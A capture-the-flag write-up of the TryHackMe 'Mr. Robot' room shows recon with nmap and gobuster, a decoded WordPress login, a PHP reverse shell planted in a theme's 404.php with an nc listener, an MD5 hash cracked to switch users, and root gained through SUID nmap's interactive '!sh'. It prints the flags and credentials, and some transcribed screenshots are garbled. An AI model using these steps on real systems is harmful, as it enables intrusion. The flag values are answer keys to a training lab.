

TryHackMe - Mr. Robot [Writeup]

Room Information

- Room Name: Mr. Robot
- Platform: TryHackMe
- Category: Linux / Web Exploitation / Enumeration
- Difficulty: Easy to Medium
- Link: <https://tryhackme.com/room/mrrobot>

Summary

In this room, you're placed into a lifelike setting inspired by the TV show Mr. Robot. The objective is to locate three hidden flags by taking advantage of vulnerabilities in a WordPress setup. Key techniques required include reconnaissance, locating files, decrypting passwords, and escalating access privileges.

Step-by-Step Walkthrough

1. Connecting to TryHackMe VPN with OpenVPN on Kali Linux

Establishing an OpenVPN session to a TryHackMe (or equivalent) VPN network using a configuration file named yourfilename.ovpn. Terminal feedback verifies successful VPN tunnel creation, including completed TLS handshake and authenticated encryption keys.

```
(kali@kali)-[~/Downloads]
└─$ sudo openvpn Iswaryaxh.ovpn
[sudo] password for kali:
2025-07-08 02:04:32 Note: --cipher is not set. OpenVPN versions before 2.5 defaulted to BF-CBC as fallback when cipher negotiation failed in this case. If you need this fallback please add '--data-ciphers-fallback BF-CBC' to your configuration and/or add BF-CBC to --data-ciphers.
2025-07-08 02:04:32 Note: cipher 'AES-256-CBC' in --data-ciphers is not supported by ovpn-dco, disabling data channel offload.
2025-07-08 02:04:32 OpenVPN 2.6.12 x86_64-pc-linux-gnu [SSL (OpenSSL)] [LZO] [LZ4] [EPOLL] [PKCS11] [MH/PKTINFO] [AEAD] [DCO]
2025-07-08 02:04:32 library versions: OpenSSL 3.2.2 4 Jun 2024, LZO 2.10
2025-07-08 02:04:32 DCO version: N/A
2025-07-08 02:04:32 TCP/UDP: Preserving recently used remote address: [AF_INET]52.16.156.56:1194
2025-07-08 02:04:32 Socket Buffers: R=[212992→212992] S=[212992→212992]
2025-07-08 02:04:32 UDPv4 link local: (not bound)
2025-07-08 02:04:32 UDPv4 link remote: [AF_INET]52.16.156.56:1194
2025-07-08 02:04:32 TLS: Initial packet from [AF_INET]52.16.156.56:1194, sid=16e14671 f1b81720
2025-07-08 02:04:33 VERIFY OK: depth=1, CN=ChangeMe
2025-07-08 02:04:33 VERIFY KU OK
```

2. Nmap Service and OS Enumeration on Target IP 10.10.114.107

Nmap scan against the target IP 10.10.114.107, the ip address will be provided by the THM after deploying the machine, using aggressive service detection, OS fingerprinting, and version enumeration.

The Nmap command used: `sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan`

- sC Runs Nmap's default scripts (equivalent to --script=default). These are useful for basic service enumeration like HTTP titles, SSH banners, etc.
- sV Version detection: tries to determine service version numbers (e.g., Apache 2.4.7).
- O OS detection: attempts to guess the target's operating system based on TCP/IP fingerprinting.
- oN nmap-scan Output to file in normal (human-readable) format, saved as nmap-scan. Useful for keeping logs or sharing results later.

```
(kali@kali)~[~/Downloads]
$ sudo nmap -sC -sV -O 10.10.114.107 -oN nmap-scan
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-07-08 02:18 EDT
Nmap scan report for 10.10.114.107
Host is up (0.18s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   3072 4a:6d:54:94:04:84:32:a4:ec:39:56:30:d8:d7:e4:79 (RSA)
|   256 16:13:23:2f:bf:b7:1e:fd:6b:a8:7e:e4:47:49:f1:3d (ECDSA)
|_  256 68:59:28:fd:34:1c:b6:b8:74:49:11:19:82:95:4a:c7 (ED25519)
80/tcp    open  http     Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache
443/tcp   open  ssl/http Apache httpd
|_ http-title: Site doesn't have a title (text/html).
|_ ssl-cert: Subject: commonName=www.example.com
|_ Not valid before: 2015-09-16T10:45:03
|_ Not valid after:  2025-09-13T10:45:03
|_ http-server-header: Apache
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: specialized|storage-misc
Running (JUST GUESSING): Crestron 2-Series (86%), HP embedded (85%)
OS CPE: cpe:/o:crestron:2_series cpe:/h:hp:p2000_g3
Aggressive OS guesses: Crestron XPanel control system (86%), HP P2000 G3 NAS device (85%)
No exact OS matches for host (test conditions non-ideal).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.01 seconds
```

The Nmap scan reveals three open ports on the target 10.10.114.107:

- **Port 22 (SSH):** Running OpenSSH 8.2p1, enabling remote command-line access.
- **Port 80 (HTTP):** Apache web server detected without a visible page title, likely hosting a website or application.
- **Port 443 (HTTPS):** Apache server using a self-signed SSL certificate for www.example.com, which appears to be expired.

These findings suggest that the machine is running web-based services and provides shell access, presenting viable entry points for deeper enumeration and possible exploitation.


3. Web Enumeration

With HTTP service available on port 80, it's an opportunity to investigate the hosted website for potential weaknesses or hidden elements. This process includes both manual browsing and automated directory scanning.

Explore the Web Page:

Access the site via your browser at **http://<Target_IP>**.

The landing page is styled with a *Mr. Robot* motif. Despite its visual appeal, your aim is to dig beneath the surface. Inspect the page's HTML (usually via Ctrl+U), and examine it for embedded developer notes, inactive JavaScript files, or obscure hyperlinks that might provide valuable hints.



Inspecting robots.txt: The `robots.txt` file is designed to instruct web crawlers on which parts of a website should be excluded from indexing—but it can unintentionally reveal confidential or hidden directories, making it a common target for attackers.

To examine this file, run:

```
curl http://<Target_IP>/robots.txt
```

Purpose:

This command retrieves the `robots.txt` document from the specified host. `curl` serves as a versatile tool for sending HTTP requests directly from the command line. Since `robots.txt` outlines areas that search engines should skip, it can inadvertently expose sensitive endpoints or restricted directories that may be leveraged during an attack.

```
(kali@kali)-[~]
$ curl http://10.10.114.107/robots.txt
User-agent: *
fsociety.dic
key-1-of-3.txt
```

You'll uncover two important assets:

- fsociety.dic: A dictionary file intended for password brute-force attempts.
- key-1-of-3.txt: The initial flag, accessible via `http://<Target_IP>/key-1-of-3.txt`.

To obtain both items, use the following `wget` commands:

`wget http://<Target_IP>/fsociety.dic`

`wget http://<Target_IP>/key-1-of-3.txt`

`wget` is a terminal-based utility that retrieves files from online sources using HTTP protocols.

```
(kali@kali)-[~]
$ wget http://10.10.114.107/fsociety.dic
--2025-07-08 03:45:29-- http://10.10.114.107/fsociety.dic
Connecting to 10.10.114.107:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 7245381 (6.9M) [text/x-c]
Saving to: 'fsociety.dic'

fsociety.dic      100%[=====>]  6.91M  3.30MB/s   in 2.1s
2025-07-08 03:45:35 (3.30 MB/s) - 'fsociety.dic' saved [7245381/7245381]

(kali@kali)-[~]
$ wget http://10.10.114.107/key-1-of-3.txt
--2025-07-08 03:46:07-- http://10.10.114.107/key-1-of-3.txt
Connecting to 10.10.114.107:80 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 33 [text/plain]
Saving to: 'key-1-of-3.txt'

key-1-of-3.txt    100%[=====>]    33  --.-KB/s   in 0s
2025-07-08 03:46:08 (1.88 MB/s) - 'key-1-of-3.txt' saved [33/33]
```

View the first Flag:

```
(kali@kali)-[~]
$ ls
Desktop  Downloads  key-1-of-3.txt  nmap-scan  Public  Videos
Documents  fsociety.dic  Music          Pictures    Templates

(kali@kali)-[~]
$ cat key-1-of-3.txt
073403c8a58a1f80d943455fb30724b9
```


4. Directory Brute-Forcing

After gathering initial details from the website, the next phase involves discovering concealed directories or admin interfaces that aren't immediately visible. These hidden paths may lead to critical resources such as login portals, configuration files, or exploitable endpoints.

Utilizing Gobuster for Directory Discovery Gobuster—a high-speed directory brute-forcing tool—is used to probe web servers for unlisted folders:


gobuster dir -u http://<Target_IP> -w /usr/share/wordlists/dirb/common.txt -t 50

- **dir:** Tells Gobuster to perform a directory scan.
- **-u:** Specifies the target URL.
- **-w:** Specifies the wordlist to use (common.txt contains commonly used web directories).
- **-t:** Sets the number of concurrent threads (50 for faster scanning).


```
/sitemap      (Status: 200) [Size: 0]
/wp-login     (Status: 200) [Size: 2592]
/readme      (Status: 200) [Size: 64]
/robots       (Status: 200) [Size: 41]
/license      (Status: 200) [Size: 309]
/intro        (Status: 200) [Size: 516314]
/wp-config    (Status: 200) [Size: 0]
```

The scan identifies directories such as /wp-admin and /wp-login.php, confirming that the host is running a WordPress installation—an important find, since WordPress platforms frequently contain exploitable weaknesses.

Accessing the /license URL on the target site (<http://10.10.114.107/license>) reveals the following output:



Then view of the /license page's HTML source using the browser's developer tools (Inspector tab). Here's what was found:




```
<html> scroll
  <head> ... </head>
  <body>
    <pre> overflow
      what you do just pull code from Rapid9 or some s@#% since when did you
      become a script kitty? do you want a password or something?
      ZWxsaW900kVSMjgtMDY1Mgo=
    </pre>
  </body>
</html>
```

html > body > pre

ZWxsaW900kVSYMjgtMDY1Mgo

This is a string encoded in Base64—a common technique used to conceal readable information. By decoding it using an online Base64 decoder, you'll uncover a set of credentials (username and password) intended for logging into the WordPress admin portal.



For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Source character set.

☐ Decode each line separately (useful for when you have multiple entries).

☒ Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

< DECODE > Decodes your data into the area below.


elliott:ER28-0652

5. *Gaining Access Through WordPress*

Once you've logged in as *Elliot* at `http://<Target_IP>/wp-login.php`, you're inside the WordPress admin dashboard. Your next move is to upload a PHP-based reverse shell to establish initial access to the target environment.

Steps to Upload the Reverse Shell:

1. Go to the WordPress admin panel and navigate to **Appearance → Theme File Editor**
2. Locate and open the template file named **404.php**
3. Overwrite its current code with the **Pentestmonkey PHP reverse shell script**



3. Set your **listener** on your machine:

nc -lvnp <your_port>

4. Trigger the shell by visiting:

http://<Target_IP>/wp-content/themes/<theme-name>/404.php

Once the page is loaded, the reverse shell will connect back to your machine, giving you access to the target.

6. *Privilege Escalation*

Now that you have a shell, you need to escalate your privileges from a low-level user to root.

This command is used to **upgrade the shell** to a fully interactive TTY session using Python. `python3 -c 'import pty; pty.spawn("/bin/bash")'`

Navigated to /home, where two users are found: robot and

ubuntu.: `cd /home`

`ls`

Checking robot's Directory:

```
cd
```

```
robot ls
```

Found two interesting files:

- key-2-of-3.txt — likely the **second flag**.
- password.raw-md5 — might contain the **password hash**.

You don't have permission to read key-2-of-3.txt as the current user is

```
daemon : cat key-2-of-3.txt
```

```
cat: key-2-of-3.txt: Permission denied
```

File Permissions Check:

```
ls -la
```

key-2-of-3.txt is owned by robot and not readable by daemon.

password.raw-md5 is readable, which might help with privilege escalation (e.g., cracking the password to switch to robot user).

```
Linux ip-10-10-114-107 5.15.0-139-generic #149~20.04.1-Ubuntu SMP Wed Apr 16
08:29:56 UTC 2025 x86_64 x86_64 x86_64 GNU/Linux
 10:00:16 up 3:48, 0 users, load average: 0.00, 0.00, 0.02
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=1(daemon) gid=1(daemon) groups=1(daemon)
sh: 0: can't access tty; job control turned off
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
daemon@ip-10-10-114-107:/$ pwd
/
daemon@ip-10-10-114-107:/$ ls
ls
bin      home      lib32     mnt       run      tmp       vmlinuz.old
boot     initrd.img lib64      opt       sbin     usr
dev      initrd.img.old lost+found proc      srv      var
etc      lib       media     root      sys      vmlinuz
daemon@ip-10-10-114-107:/$ cd/home
cd/home
bash: cd/home: No such file or directory
daemon@ip-10-10-114-107:/$ cd home
cd home
daemon@ip-10-10-114-107:/home$ ls
ls
robot    ubuntu
daemon@ip-10-10-114-107:/home$ cd robot
cd robot
daemon@ip-10-10-114-107:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@ip-10-10-114-107:/home/robot$ cat key-2-of-3.txt
cat key-2-of-3.txt
cat: key-2-of-3.txt: Permission denied
daemon@ip-10-10-114-107:/home/robot$ ls -la
ls -la
total 16
drwxr-xr-x 2 root root 4096 Nov 13 2015 .
drwxr-xr-x 4 root root 4096 Jun  2 18:14 ..
-r----- 1 robot robot  33 Nov 13 2015 key-2-of-3.txt
-rw-r--r-- 1 robot robot  39 Nov 13 2015 password.raw-md5
```



```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
```

Use password.raw-md5 to attempt **cracking the robot user's password**, possibly with CrackStation.

The screenshot shows the CrackStation website, a free password hash cracker. The interface includes a navigation bar with links to OffSec, Kali Linux, Kali Tools, Kali Docs, Kali Forums, Kali NetHunter, Exploit-DB, and Google Hacking DB. The main heading is "CrackStation" with a "Defuse.ca" and "Twitter" link. Below the heading is the title "Free Password Hash Cracker".

The tool prompts the user to "Enter up to 20 non-salted hashes, one per line:". A text input field contains the hash "c3fcd3d76192e4007dfb496cca67e13b". To the right of the input field is a reCAPTCHA "I'm not a robot" checkbox and a "Crack Hashes" button.

Below the input field, the tool lists supported hash types: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), and QubesV3.1BackupDefaults.

The results are displayed in a table with three columns: Hash, Type, and Result.

Hash	Type	Result
c3fcd3d76192e4007dfb496cca67e13b	md5	abcdefghijklmnopqrstuvwxyz

Color Codes: Green Exact match, Yellow Partial match, Red Not found.

Attempting to Switch User:

su robot

Password: abcdefghijklmnopqrstuvwxyz

```
daemon@ip-10-10-114-107:/home/robot$ cat password.raw-md5
cat password.raw-md5
robot:c3fcd3d76192e4007dfb496cca67e13b
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ ls
ls
key-2-of-3.txt password.raw-md5
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

su: Authentication failure
daemon@ip-10-10-114-107:/home/robot$ su robot
su robot
Password: abcdefghijklmnopqrstuvwxyz

$ ls
ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of3.txt
cat key-2-of3.txt
cat: key-2-of3.txt: No such file or directory
$ whoami
whoami
robot
$ ls
ls
key-2-of-3.txt password.raw-md5
$ cat key-2-of-3.txt
cat key-2-of-3.txt
822c73956184f694993bede3eb39f959
```

Successfully Retrieved the Second Flag

cat key-2-of-3.txt

7. SUID Binary Enumeration (Privilege Escalation)

The output from scanning for SUID binaries within `/bin` and `/usr/bin` directories highlights programs that execute with the permissions of their owner instead of the user running them.

When such a binary is owned by the root user and the SUID flag is active, it executes with elevated (root) privileges. If an attacker finds a vulnerable SUID binary, it may serve as a pathway for privilege escalation to root access.


```
find / -perm +6000 2>/dev/null | grep '/bin/'
```

`find /:` Starts searching from the root directory.

`-perm +6000:` Searches for files with SUID or SGID permissions.

`2>/dev/null:` Suppresses error messages (e.g., permission denied).

`grep '/bin/':` Filters results to include only binaries in `/bin`, `/usr/bin`, or `/usr/local/bin`.



```
robot@linux:~$ find / -perm +6000 2>/dev/null | grep '/bin/'
find / -perm +6000 2>/dev/null | grep '/bin/'
/bin/ping
/bin/umount
/bin/mount
/bin/ping6
/bin/su
/usr/bin/mail-touchlock
/usr/bin/passwd
/usr/bin/newgrp
/usr/bin/screen
/usr/bin/mail-unlock
/usr/bin/mail-lock
/usr/bin/chsh
/usr/bin/crontab
/usr/bin/chfn
/usr/bin/chage
/usr/bin/gpasswd
/usr/bin/expiry
/usr/bin/dotlockfile
/usr/bin/sudo
/usr/bin/ssh-agent
/usr/bin/wall
/usr/local/bin/nmap
```

The background image shows the nmap Shell interface with options: Shell, Non-interactive reverse shell, SUID, Sudo, and Limited SUID. It also contains text about input echo being disabled and interactive mode commands.

If the `nmap` binary has the SUID permission enabled, you can utilize its interactive interface to gain elevated access:

```
!sh
```

This will drop you into a root shell.

```

$ nmap --interactive
nmap --interactive
Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ls
ls
key-2-of-3.txt  password.raw-md5
nmap> whoami
whoami
root
nmap> pwd
pwd
/home/robot
nmap> /home/robot
/home/robot
sh: 1: /home/robot: Permission denied
nmap> ls /root
ls /root
firstboot_done  key-3-of-3.txt
nmap> cat key-3-of-3.txt
cat key-3-of-3.txt
cat: key-3-of-3.txt: No such file or directory
nmap> cat /root/key-3-of-3.txt
cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
nmap>

```

Final flag captured.

In summary, the Mr. Robot Capture The Flag challenge offered an immersive and hands-on simulation that mirrored the stages of a real-world penetration test. The process began with detailed web reconnaissance, which uncovered hidden routes and encoded login details, ultimately granting administrative access to WordPress. By injecting a PHP reverse shell via the theme editor, initial entry as a low-privileged user was achieved. Further exploration led to an MD5 password hash, which, once cracked, allowed elevation to the robot account. Continued system inspection uncovered a vulnerable nmap binary with the SUID bit enabled, which was leveraged through its interactive shell to escalate privileges to root. All three flags were successfully obtained, marking a total breach of the system. This exercise underscored critical aspects of ethical hacking—ranging from deep reconnaissance and credential handling to exploiting misconfigured privilege mechanisms—making it an invaluable practice for aspiring security professionals.

